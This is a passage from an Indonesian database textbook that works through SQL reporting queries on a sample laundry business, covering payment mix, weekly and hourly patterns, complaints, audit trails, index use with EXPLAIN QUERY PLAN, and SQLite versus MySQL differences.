7.9.1 Q21: campuran metode pembayaran

Kode 7.27 `sql/q21.sql`: pembayaran dan jumlahnya per metode, beserta porsi setiap metode atas uang.

```sql
-- Q21. Payment method mix for the whole year.
SELECT method, COUNT(*) AS payments, SUM(amount) AS amount,
       ROUND(100.0 * SUM(amount) / (SELECT SUM(amount) FROM Payment), 1)
         AS pct_of_value
  FROM Payment
 GROUP BY method
 ORDER BY amount DESC;
```

```
Q21. Payment method mix for the whole year.   [4 row(s)]
method   | payments | amount   | pct_of_value
---------+----------+----------+-------------
cash     | 1695     | 71695000 | 50.2
qris     | 1151     | 48884000 | 34.3
transfer | 290      | 12888000 | 9.0
credit   | 183      | 9217000  | 6.5
```

Kode 7.27 memperlihatkan bahwa separuh uang (50,2 %) masih datang dalam bentuk tunai, sepertiga lewat QRIS, 9 % lewat transfer, dan 6,5 % dari deposit, memakai Persamaan (7.2) lagi. Menghitung banyaknya pembayaran alih-alih rupiah memberi gambaran yang hampir sama (1.695 dari 3.319 berupa tunai), karena setiap metode dipakai untuk nota yang besarnya serupa.

7.9.2 Q22: tren QRIS per kuartal

Kode 7.28 `sql/q22.sql`: porsi QRIS atas pembayaran per kuartal dan outlet.


```sql
-- Q22. QRIS share of payments per quarter and outlet.
SELECT SUBSTR(p.paid_at, 1, 4) || '-Q'
         || ((CAST(SUBSTR(p.paid_at, 6, 2) AS INTEGER) + 2) / 3) AS quarter,
       b.Outlet_id AS outlet,
       COUNT(*) AS payments,
       ROUND(100.0 * SUM(CASE WHEN p.method = 'qris' THEN 1 ELSE 0 END)
             / COUNT(*), 1) AS qris_pct
  FROM Payment p JOIN Bill b ON b.id = p.Bill_id
 GROUP BY quarter, b.Outlet_id
 ORDER BY quarter, outlet;
```

```
Q22. QRIS share of payments per quarter and outlet.   [11 row(s)]
quarter | outlet | payments | qris_pct
--------+--------+----------+---------
2025-Q4 | O01    | 396      | 24.5
2025-Q4 | O02    | 320      | 35.9
2026-Q1 | O01    | 394      | 29.4
2026-Q1 | O02    | 316      | 36.7
2026-Q1 | O03    | 196      | 29.6
2026-Q2 | O01    | 369      | 31.7
2026-Q2 | O02    | 259      | 44.8
2026-Q2 | O03    | 250      | 35.6
2026-Q3 | O01    | 333      | 36.0
2026-Q3 | O02    | 206      | 49.5
2026-Q3 | O03    | 280      | 37.5
```

SQLite tidak punya fungsi kuartal, jadi **Kode 7.28** menghitungnya dari bulan m:

$$q = \left\lfloor \frac{m + 2}{3} \right\rfloor \tag{7.6}$$

dengan pembagian bilangan bulat di SQLite yang melakukan pembulatan ke bawah: bulan 1–3 memberi $\lfloor 3/3 \rfloor$ sampai $\lfloor 5/3 \rfloor = 1$, bulan 10–12 memberi $\lfloor 12/3 \rfloor$ sampai $\lfloor 14/3 \rfloor = 4$. Versi MySQL memakai `QUARTER(p.paid_at)`. **Gambar 7.5** menggambar hasilnya.



Gambar 7.5 Porsi QRIS atas pembayaran per kuartal dan outlet. Keputih, dekat kampus, memimpin sepanjang waktu dan mendekati separuh semua pembayaran pada kuartal ketiga 2026.

Setiap outlet naik, Keputih dari 35,9 % ke 49,5 %, Rungkut dari 24,5 % ke 36,0 %: pola nasional lonjakan QRIS, ketika Bank Indonesia melaporkan jumlah transaksi QRIS berlipat dua pada semester pertama 2026 [4].

7.9.3 Q24 dan Q25: pekan dan hari

Kode 7.29 `sql/q24.sql`: nota dan nilai tagihan per hari dalam sepekan.

```
-- Q24. Weekday pattern. SQLite: strftime('%w') gives 0 for Sunday.
SELECT CAST(strftime('%w', arrived) AS INTEGER) AS dow,
       CASE strftime('%w', arrived)
            WHEN '0' THEN 'Sun' WHEN '1' THEN 'Mon' WHEN '2' THEN 'Tue'
            WHEN '3' THEN 'Wed' WHEN '4' THEN 'Thu' WHEN '5' THEN 'Fri'
            ELSE 'Sat' END AS day,
       COUNT(*) AS bills, SUM(payment) AS charged
  FROM Bill
 GROUP BY dow
 ORDER BY dow;
```

```
Q24. Weekday pattern. SQLite: strftime('%w') gives 0 for Sunday.   [7 row(s)]
dow | day | bills | charged
----+-----+-------+---------
0   | Sun | 458   | 22099000
1   | Mon | 430   | 21653000
2   | Tue | 400   | 19940000
3   | Wed | 382   | 18336000
4   | Thu | 413   | 19725000
5   | Fri | 361   | 17179000
6   | Sat | 509   | 25281000
```

Di **Kode 7.29**, `strftime('%w', arrived)` memberikan hari dalam sepekan sebagai teks, `'0'` untuk Minggu sampai `'6'` untuk Sabtu; `CAST(… AS INTEGER)` menjadikannya angka untuk pengurutan, dan `CASE` memberinya nama. MySQL menomori secara berbeda: `DAYOFWEEK()` mengembalikan 1 untuk Minggu, sehingga versinya mengurangkan 1 untuk menghasilkan kolom `dow` yang sama. Sabtu (509 nota) dan Minggu (458) memimpin, Jumat (361) paling belakang: pengali hari dalam sepekan di Bab 5.

Kode 7.30 `sql/q25.sql`: nota per jam kedatangan.

```sql
-- Q25. Arrival hour pattern (shop hours 07:00-21:00).
SELECT SUBSTR(arrived, 12, 2) AS hour, COUNT(*) AS bills
  FROM Bill
 GROUP BY SUBSTR(arrived, 12, 2)
 ORDER BY hour;
```

```
Q25. Arrival hour pattern (shop hours 07:00-21:00).   [14 row(s)]
hour | bills
-----+------
07   | 387
08   | 336
09   | 336
10   | 118
11   | 125
12   | 109
13   | 108
14   | 102
15   | 209
16   | 211
17   | 229
18   | 219
19   | 229
20   | 235
```

Kode 7.30 memakai `SUBSTR(arrived, 12, 2)`, yang mengambil karakter ke-12 dan ke-13 dari `YYYY-MM-DD HH:MM:SS`, yaitu jamnya. Puncak pagi pukul 07.00 (387 nota), tengah hari yang sepi (102 sampai 125 per jam), dan sore yang panjang (209 sampai 235) adalah tiga rentang kedatangan generator, kini dibaca dari data.

7.9.4 Q26: efek Lebaran, pekan demi pekan

Kode 7.31 `sql/q26.sql`: nota, barang rumah tangga besar, dan nilai tagihan per pekan di sekitar Lebaran 2026.


```sql
-- Q26. The Lebaran effect, week by week (weeks start on Monday).
SELECT date(arrived, '-' || ((CAST(strftime('%w', arrived) AS INTEGER) + 6)
                             % 7) || ' days') AS week_start,
       COUNT(*) AS bills,
       SUM(CASE WHEN Service_id IN ('S0008', 'S0009', 'S0010')
                THEN 1 ELSE 0 END) AS big_items,
       SUM(payment) AS charged
  FROM Bill
 WHERE arrived >= '2026-02-23' AND arrived < '2026-04-20'
 GROUP BY week_start
 ORDER BY week_start;
```

```
Q26. The Lebaran effect, week by week (weeks start on Monday).   [8 row(s)]
week_start | bills | big_items | charged
-----------+-------+-----------+--------
2026-02-23 | 69    | 10        | 3527000
2026-03-02 | 78    | 16        | 3768000
2026-03-09 | 99    | 30        | 4832000
2026-03-16 | 29    | 9         | 1807000
2026-03-23 | 69    | 7         | 3404000
2026-03-30 | 84    | 16        | 4225000
2026-04-06 | 68    | 5         | 3127000
2026-04-13 | 66    | 6         | 3022000
```

Untuk mengelompokkan menurut pekan, seperti dilakukan **Kode 7.31**, setiap tanggal harus dimundurkan ke hari Senin yang mengawali pekannya. Dengan $w(d)$ hari SQLite (0 untuk Minggu, 1 untuk Senin, …, 6 untuk Sabtu), banyaknya hari yang harus dimundurkan adalah $(w + 6) \bmod 7$, sehingga

$$start(d) = d - ((w(d) + 6) \bmod 7) \text{ hari} \tag{7.7}$$

Periksalah: untuk hari Senin, $w = 1$ dan $(1 + 6) \bmod 7 = 0$, tidak berubah; untuk hari Minggu, $w = 0$ dan $(0 + 6) \bmod 7 = 6$, mundur enam hari ke Senin sebelumnya. MySQL punya `WEEKDAY()`, yang sudah menghitung dari Senin = 0, sehingga versinya cukup `DATE_SUB(DATE(arrived), INTERVAL WEEKDAY(arrived) DAY)`. **Gambar 7.6** menggambar kedelapan pekan itu.



Gambar 7.6 Nota per pekan di sekitar Lebaran 2026, dengan bed cover, selimut, dan gorden berwarna kuning. Pekan 9 Maret (masa lonjakan, diarsir kuning) punya 99 nota; pekan 16 Maret (tutup 19 sampai 22 Maret, diarsir merah) hanya 29.

Pekan 9 Maret punya 99 nota, 30 di antaranya bed cover, selimut, dan gorden, tiga kali jumlah biasanya; pekan tutup punya 29; dua pekan kemudian gelombang pasca-Lebaran membawa 84.

7.10 Mutu: Pembatalan, Keluhan, dan Jejak Audit

7.10.1 Q28: pembatalan dan keluhan per outlet

Kode 7.32 `sql/q28.sql`: nota, pembatalan, dan keluhan per outlet, dari `StatusLog`.

```sql
-- Q28. Cancellations and complaints per outlet, from the audit trail.
SELECT b.Outlet_id AS outlet, COUNT(DISTINCT b.id) AS bills,
       COUNT(DISTINCT CASE WHEN l.status = 'cancelled' THEN b.id END)
         AS cancelled,
       COUNT(DISTINCT CASE WHEN l.status = 'complaint' THEN b.id END)
         AS complaints,
       ROUND(100.0 * COUNT(DISTINCT CASE WHEN l.status = 'complaint'
                                         THEN b.id END)
             / COUNT(DISTINCT b.id), 2) AS complaint_pct
  FROM Bill b JOIN StatusLog l ON l.Bill_id = b.id
 GROUP BY b.Outlet_id
 ORDER BY outlet;
```

```
Q28. Cancellations and complaints per outlet, from the audit trail.   [3 row(s)]
outlet | bills | cancelled | complaints | complaint_pct
-------+-------+-----------+------------+--------------
O01    | 1312  | 8         | 21         | 1.6
O02    | 996   | 11        | 11         | 1.1
O03    | 645   | 2         | 12         | 1.86
```

Di **Kode 7.32**, menggabungkan `Bill` dengan `StatusLog` menghasilkan satu baris per **peristiwa**, tiga atau empat per nota, sehingga `COUNT(*)` akan menghitung peristiwa, bukan nota. `COUNT(DISTINCT b.id)` menghitung setiap nota sekali, dan `COUNT(DISTINCT CASE WHEN l.status`

`= 'complaint' THEN b.id END)` menghitung nota yang punya peristiwa keluhan (`CASE` memberi `NULL` untuk peristiwa lain, dan `COUNT` mengabaikan `NULL`). Wiyung punya laju keluhan tertinggi, 1,86 %, dengan 12 keluhan dari 645 nota; dengan angka sekecil ini, satu atau dua keluhan mengubah lajunya sepertiga poin persentase, jadi pemilik sebaiknya membacanya sebagai "ketiga outlet berada di antara 1 dan 2 %", bukan sebagai peringkat.

7.10.2 Q29: riwayat satu nota

Kode 7.33 `sql/q29.sql`: jejak audit lengkap nota pertama yang menerima keluhan.

```
-- Q29. The audit trail of the first bill that received a complaint.
SELECT l.id, l.Bill_id, l.status, l.changed_at, e.name AS by_employee,
       e.section
  FROM StatusLog l JOIN Employee e ON e.id = l.Employee_id
 WHERE l.Bill_id = (SELECT MIN(Bill_id) FROM StatusLog
                    WHERE status = 'complaint')
 ORDER BY l.changed_at, l.id;
```

```
Q29. The audit trail of the first bill that received a complaint.   [4 row(s)]
id | Bill_id | status    | changed_at          | by_employee           | section
---+---------+-----------+---------------------+-----------------------+------------
16 | B0014   | queued    | 2025-10-03 10:02:06 | Kevin Tanoto          | transaction
49 | B0014   | finished  | 2025-10-05 07:40:13 | Siti Nurhaliza Rahman | wash
58 | B0014   | departed  | 2025-10-05 13:03:56 | Rizky Pratama         | transaction
80 | B0014   | complaint | 2025-10-07 07:46:07 | Siti Nurhaliza Rahman | wash
```

Di **Kode 7.33**, subkueri di `WHERE` menemukan notanya (`MIN(Bill_id)` di antara peristiwa keluhan: `B0014`) dan kueri luar mendaftar peristiwa-peristiwanya beserta nama dan bagian pegawainya. Inilah garis waktu yang digambar Bab 5 untuk `B0014` di Subbab 5.9: diterima Kevin Tanoto, diselesaikan penyelia Siti Nurhaliza Rahman, diserahkan Rizky Pratama, dan keluhannya dicatat penyelia dua hari kemudian.

7.10.3 Memeriksa laporan satu terhadap yang lain

Sebuah laporan bisa berupa SQL yang tertulis rapi tetapi tetap salah: join yang melipatgandakan baris, saringan yang diam-diam membuang nota batal, `NULL` yang mengubah sebuah jumlah menjadi kosong. Pertahanan terbaik tidak memakan biaya apa pun: setiap kali dua kueri melihat fakta yang sama dari sisi berbeda, periksalah bahwa keduanya sepakat. Ketiga puluh kueri menawarkan banyak pemeriksaan seperti itu, dan setiap pemeriksaan berlaku pada tahun contoh.

- Kedua belas nilai bulanan Q03 berjumlah Rp 144.213.000, demikian pula ketiga outlet di Q06, kedua belas layanan di Q07, dan ketujuh hari di Q24.
- Total bulanan Q04 berjumlah Rp 142.684.000, jumlah semua pembayaran, dan keempat metode di Q21 memberi jumlah yang sama.
- Selisih keduanya, Rp 1.529.000, persis jumlah ke-38 sisa tagihan di Q16 (Soal 7.6 menjumlahkannya per status).
- Ketujuh pola pembayaran Q23 mencakup 1.294 + 1.181 + 415 + 28 + 21 + 10 + 4 = 2.953 nota, setiap nota tepat sekali; demikian pula keenam kelompok kunjungan Q19, 0 + 18 + 255 + 753 + 941 + 986.
- Antrean di Q11 (23 antre, 34 selesai) cocok dengan dashboard Q01 dan daftar kerja Q12 (23 baris).

Ketika sebuah pemeriksaan gagal, salah satu dari kedua kueri itu keliru, dan selisihnya biasanya memberi tahu yang mana: total yang terlalu besar dengan kelipatan tertentu menunjuk ke join

yang melipatgandakan baris; total yang terlalu kecil menunjuk ke *inner join* yang membuang baris tanpa pasangan, atau ke `WHERE` yang menyingkirkan lebih dari yang dimaksud. Uji otomatis jalur-jalur aplikasi (Bab 14) menjalankan pemeriksaan persis seperti ini terhadap `laundry.db`.

7.11 Indeks dan EXPLAIN QUERY PLAN

7.11.1 Bagaimana kueri menemukan barisnya

Basis data dapat menemukan baris dengan dua cara. Ia dapat **memindai** (*scan*): membaca setiap baris tabel dan menguji masing-masing. Atau ia dapat **mencari** (*search*) dalam indeks: salinan terurut dari satu kolom atau lebih, dengan penunjuk ke setiap baris, tempat ia dapat melompat ke posisi yang tepat seperti Anda mencari kata di kamus tanpa membaca seluruh buku. Untuk tabel berisi n baris, pemindaian membaca semua n; pencarian dalam indeks B-tree membaca sekitar $\log_2 n$ entri lalu hanya baris-baris yang cocok. Untuk 2.953 nota, $\log_2 2953 \approx 11.5$: selusin langkah alih-alih tiga ribu.

`EXPLAIN QUERY PLAN`, bila diletakkan di depan kueri apa pun, membuat SQLite menguraikan bagaimana ia akan menjalankan kueri itu alih-alih menjalankannya [5]. **Kode 7.34** menanyakan hal itu tentang enam pertanyaan yang diajukan aplikasi sepanjang hari, pertama pada skema asli lalu pada salinan yang keempat belas indeks Bab 6-nya sudah dibuang.

Kode 7.34 `python/explain.py`: rencana kueri enam pertanyaan umum, dengan dan tanpa indeks skema, serta pengukuran waktu opsional.

```
"""Bab 7, Subbab 7.11: cara SQLite menjawab kueri, dengan dan tanpa indeks.

Mencetak EXPLAIN QUERY PLAN untuk enam pertanyaan yang terus diajukan
aplikasi, pertama pada skema asli lalu pada salinan yang indeksnya sudah
dibuang. Dengan --time setiap pertanyaan juga diukur (waktunya bergantung
pada komputer Anda; rencananya tidak).
Run:  python explain.py            python explain.py --time
"""
import os
import shutil
import sqlite3
import sys
import tempfile
import time

from lpdb import DB, open_db

QUESTIONS = [
    ("queue of one outlet",
     "SELECT id, status FROM Bill WHERE Outlet_id = 'O02' "
     "AND status IN ('queued', 'finished')"),
    ("one bill by its id",
     "SELECT * FROM Bill WHERE id = 'B2938'"),
    ("customer by phone",
     "SELECT id, name FROM Customer WHERE phone = '0896-0000-1482'"),
    ("customer by phone digits",
     "SELECT id, name FROM Customer "
     "WHERE REPLACE(phone, '-', '') = '089600001482'"),
    ("bills of March, by range",
     "SELECT COUNT(*) FROM Bill "
     "WHERE arrived >= '2026-03-01' AND arrived < '2026-04-01'"),
    ("bills of March, by SUBSTR",
     "SELECT COUNT(*) FROM Bill WHERE SUBSTR(arrived, 1, 7) = '2026-03'"),
]


def plans(con, label):
    print(f"=== {label}")
    for name, sql in QUESTIONS:
        steps = [r[3] for r in con.execute("EXPLAIN QUERY PLAN " + sql)]
        print(f"{name}:\n    {' / '.join(steps)}")
    print()
```

Kode 7.34 (Lanjutan) *python/explain.py: rencana kueri enam pertanyaan umum, dengan dan tanpa indeks skema, serta pengukuran waktu opsional.*

```
def timings(con, label, repeat=1000):
    print(f"=== {label}: milliseconds per query ({repeat} runs each)")
    for name, sql in QUESTIONS:
        con.execute(sql).fetchall()              # panaskan cache halaman
        start = time.perf_counter()
        for _ in range(repeat):
            con.execute(sql).fetchall()
        ms = (time.perf_counter() - start) * 1000 / repeat
        print(f"{name:<26} {ms:8.3f}")
    print()


tmp = tempfile.mkdtemp()
copy = os.path.join(tmp, "noindex.db")
shutil.copy(DB, copy)
bare = sqlite3.connect(copy)
names = [r[0] for r in bare.execute(
    "SELECT name FROM sqlite_master WHERE type = 'index' "
    "AND name NOT LIKE 'sqlite_autoindex%'")]
for name in names:
    bare.execute(f"DROP INDEX {name}")           # hanya pada salinan sementara
bare.commit()

real = open_db()
plans(real, "with the schema's indexes")
plans(bare, f"without them ({len(names)} indexes dropped)")
if "--time" in sys.argv:
    timings(real, "with indexes")
    timings(bare, "without indexes")
real.close()
bare.close()
shutil.rmtree(tmp)
```

```
=== with the schema's indexes
queue of one outlet:
    SEARCH Bill USING INDEX Bill_outlet_status_idx (Outlet_id=? AND status=?)
one bill by its id:
    SEARCH Bill USING INDEX sqlite_autoindex_Bill_1 (id=?)
customer by phone:
    SEARCH Customer USING INDEX Customer_phone_idx (phone=?)
customer by phone digits:
    SCAN Customer
bills of March, by range:
    SEARCH Bill USING COVERING INDEX Bill_arrived_idx (arrived>? AND arrived<?)
bills of March, by SUBSTR:
    SCAN Bill USING COVERING INDEX Bill_arrived_idx

=== without them (14 indexes dropped)
queue of one outlet:
    SCAN Bill
one bill by its id:
    SEARCH Bill USING INDEX sqlite_autoindex_Bill_1 (id=?)
customer by phone:
    SCAN Customer
customer by phone digits:
    SCAN Customer
bills of March, by range:
    SCAN Bill
bills of March, by SUBSTR:
    SCAN Bill
```


7.11.2 Membaca rencananya

`SEARCH Bill USING INDEX Bill_outlet_status_idx (Outlet_id=? AND status=?)` berarti SQLite melompat ke dalam indeks dua kolom yang dibuat persis untuk pertanyaan ini (halaman antrean) dan hanya membaca baris yang cocok. Tanpa indeks itu, pertanyaan yang sama menjadi `SCAN Bill`. Mencari satu nota menurut id-nya memakai `sqlite_autoindex_Bill_1`, indeks yang dibuat SQLite sendiri untuk setiap kunci primer, sehingga indeks itu bertahan ketika indeks-indeks bernama dibuang. Pencarian telepon memakai `Customer_phone_idx`.

Dua rencana layak diperhatikan lebih dekat, karena memperlihatkan kapan indeks **tidak dapat** menolong. Pertanyaan "digit telepon" membandingkan `REPLACE(phone, '-', '')`, nilai yang dihitung dari kolomnya, sedangkan indeks pada `phone` terurut menurut telepon sebagaimana tersimpan, bukan menurut digitnya: SQLite harus memindai. Hal yang sama menimpa "Maret dengan `SUBSTR`": `SUBSTR(arrived, 1, 7) = '2026-03'` menyembunyikan kolom di dalam fungsi, sehingga SQLite hanya dapat memindai (di sini ia memindai indeks yang lebih kecil alih-alih tabelnya, sebuah "covering index" karena indeks itu sendiri sudah memuat setiap kolom yang dibutuhkan kueri). Ditulis sebagai **rentang**, `arrived >= '2026-03-01' AND arrived < '2026-04-01'`, pertanyaan yang sama menjadi `SEARCH` pada `Bill_arrived_idx`. Syarat yang dapat dilayani indeks disebut **sargable** (dari *search argument*); aturan praktisnya adalah membiarkan kolom yang berindeks tetap polos di salah satu sisi perbandingan [6].

7.11.3 Mengukur perbedaannya

Dengan `--time`, program menjalankan setiap pertanyaan seribu kali dan melaporkan rata-ratanya. **Gambar 7.7** memperlihatkan satu kali jalan di mesin tempat buku ini dibangun (SQLite 3.45 melalui Python 3.11).



Gambar 7.7 Rata-rata waktu per kueri dengan dan tanpa indeks skema, satu kali jalan `explain.py --time` di mesin pembangun. Angka mutlaknya bergantung pada komputer; perbandingannyalah yang penting.

Pertanyaan antrean memakan sekitar 18 mikrodetik dengan indeksnya dan 218 tanpa indeks, dua belas kali lebih lambat; rentang Maret 13 dibanding 235, delapan belas kali. Bentuk `SUBSTR` memakan sekitar 220 mikrodetik bagaimanapun juga, karena sama sekali tidak dapat memakai indeks. Pertanyaan digit telepon sama lambatnya di kedua basis data, dengan alasan yang sama. Dengan 2.953 nota, setiap kueri ini cukup cepat bagi manusia; tetapi tabelnya tumbuh sekitar 3.000 baris setahun, pemindaian ikut tumbuh, sedangkan pencarian nyaris tidak merasakannya.

Kebutuhan R-2 di Bab 3 meminta setiap laporan menjawab dalam 200 milidetik di laptop mahasiswa; indeks-indeks itulah yang menjaga janji tersebut pada tahun kelima.

Indeks tidak gratis. Masing-masing adalah salinan kedua yang terurut dari kolom-kolomnya, yang harus diperbarui pada setiap `INSERT`, `UPDATE`, dan `DELETE`; tabel dengan empat belas indeks menulis setiap nota baru ke halamannya sendiri dan ke lima struktur indeks. Bagi binatu yang menulis beberapa ratus baris sehari dan membacanya ribuan kali, pertukaran itu jelas sepadan. Aturan Bab 6 tetap berlaku: buatlah indeks untuk pertanyaan yang benar-benar diajukan aplikasi, periksalah dengan `EXPLAIN QUERY PLAN` bahwa pertanyaan itu memakainya, dan buanglah indeks yang tidak pernah disebut rencana mana pun. Dokumentasi perencana kueri SQLite menjelaskan bagaimana ia memilih di antara beberapa indeks yang dapat dipakai [7].

Tabel 7.3 merangkum pelajarannya.

Tabel 7.3 Apa yang diajarkan keenam rencana itu. Soal 7.10 memperlihatkan bagaimana indeks pada sebuah ekspresi menyelamatkan pencarian digit telepon.

Pertanyaan	Dengan indeks	Tanpa	Pelajaran
antrean satu outlet	SEARCH, indeks dua kolom	SCAN	indeks yang dirancang untuk kueri yang sering
satu nota per id	SEARCH, indeks kunci primer	SEARCH	kunci primer selalu berindeks
pelanggan per telepon	SEARCH `Customer_phone_idx`	SCAN	beri indeks pada kolom yang dicari
pelanggan per digit telepon	SCAN	SCAN	fungsi pada kolom menggagalkan indeks
Maret, dengan rentang	SEARCH `Bill_arrived_idx`	SCAN	tulis syarat tanggal sebagai rentang
Maret, dengan `SUBSTR`	SCAN (covering index)	SCAN	pertanyaan yang sama, tidak sargable

7.12 SQLite dan MySQL: Pertanyaan Sama, Jawaban Sama

Bab 6 menjaga satu skema dalam dua dialek; bab ini menjaga satu himpunan pertanyaan dalam dua dialek. Dua puluh dua dari ketiga puluh kueri berjalan tanpa perubahan di kedua mesin. Delapan memerlukan fungsi tanggal MySQL (**Tabel 7.2**) dan punya berkas kedua di `mysql/`. Opsi `--compare` milik pelari menjalankan ketiga puluhnya di SQLite dan di MySQL atau MariaDB lalu membandingkan hasilnya baris demi baris, setelah mengubah angka-angka ke bentuk yang sama. Dijalankan terhadap MariaDB 10.11 yang diisi dengan *seed* dari Bab 6, program itu mencetak:

```
Q01    3 rows  same
Q02    3 rows  same
Q03   12 rows  same
Q04   12 rows  same
Q05   12 rows  same
Q06    3 rows  same
Q07   12 rows  same
Q08    9 rows  same
Q09    7 rows  same
Q10    7 rows  same
Q11    6 rows  same
Q12   23 rows  same
Q13    6 rows  same
Q14   12 rows  same
Q15   23 rows  same
Q16   38 rows  same
Q17    2 rows  same
Q18   10 rows  same
Q19    6 rows  same
Q20   13 rows  same
Q21    4 rows  same
Q22   11 rows  same
Q23    7 rows  same
Q24    7 rows  same
Q25   14 rows  same
Q26    8 rows  same
Q27   12 rows  same
Q28    3 rows  same
Q29    4 rows  same
Q30    1 rows  same
```

Ketiga puluhnya sepakat. (MySQL 8.4 dan 9.7 tidak tersedia di lingkungan pembangunan; kueri-kueri ini hanya memakai fitur yang didukung keduanya, tetapi menjalankannya adalah tugas Anda.) Perbandingan itu memerlukan penormalan `normal()` pada **Kode 7.1** karena kedua mesin mencetak angka secara berbeda: MySQL mengembalikan jumlah kolom `DECIMAL` sebagai desimal, SQLite sebagai bilangan bulat. Inilah keluaran MySQL untuk Q03:

```
Q03. Monthly revenue: amount charged per month (FR-9).   [12 row(s)]
month   | bills | charged     | avg_bill
--------+-------+-------------+---------
2025-10 | 171   | 8362000.00  | 48901
2025-11 | 204   | 9561000.00  | 46868
2025-12 | 276   | 13406000.00 | 48572
2026-01 | 235   | 11551000.00 | 49153
2026-02 | 268   | 13398000.00 | 49993
2026-03 | 317   | 15927000.00 | 50243
2026-04 | 290   | 14391000.00 | 49624
2026-05 | 248   | 11933000.00 | 48117
2026-06 | 217   | 10702000.00 | 49318
2026-07 | 255   | 12568000.00 | 49286
2026-08 | 216   | 10501000.00 | 48616
2026-09 | 256   | 11913000.00 | 46535
```

Empat perbedaan lagi perlu diketahui sebelum Anda menulis kueri sendiri untuk kedua mesin. **Penyambungan string**: SQLite dan SQL standar menulis `a || b`; di MySQL `||` berarti OR logis kecuali mode `PIPES_AS_CONCAT` dinyalakan, sehingga kode MySQL memakai `CONCAT(a, b)` (versi MySQL Q22 melakukannya). **Pembagian**: di SQLite bilangan bulat dibagi bilangan bulat menghasilkan bilangan bulat, sedangkan `/` di MySQL selalu menghasilkan desimal dan `DIV` adalah pembagian bilangan bulatnya; mengalikan dengan `100.0` lebih dulu, seperti dilakukan setiap porsi di bab ini, memberi jawaban yang sama di keduanya. **Pengelompokan**: `ONLY_FULL_GROUP_BY` milik MySQL menolak kolom yang tidak dikelompokkan dan tidak

diagregasi; SQLite menerimanya. **Nama**: MySQL di Linux membedakan `Bill` dari `bill` pada nama tabel; SQLite tidak. Kueri yang mengikuti kebiasaan bab ini berjalan di keduanya.

Jumlah-jumlah itu membawa `.00` karena `Bill.payment` bertipe `DECIMAL(10,2)`; SQLite, yang menyimpan kolom yang sama dengan afinitas numerik, mencetak `8362000`. Nilainya sama; hanya cara mencetaknya yang berbeda. Program yang membandingkan uang yang dibaca dari kedua mesin harus membandingkan angka, tidak pernah teksnya.

7.13 Kueri yang Sama dari Java

Kode 7.35 menjalankan ketiga puluh berkas melalui JDBC dan mencetaknya dengan aturan tata letak yang sama dengan pelari Python: tabel bila muat dalam 84 kolom, satu blok per baris bila tidak.

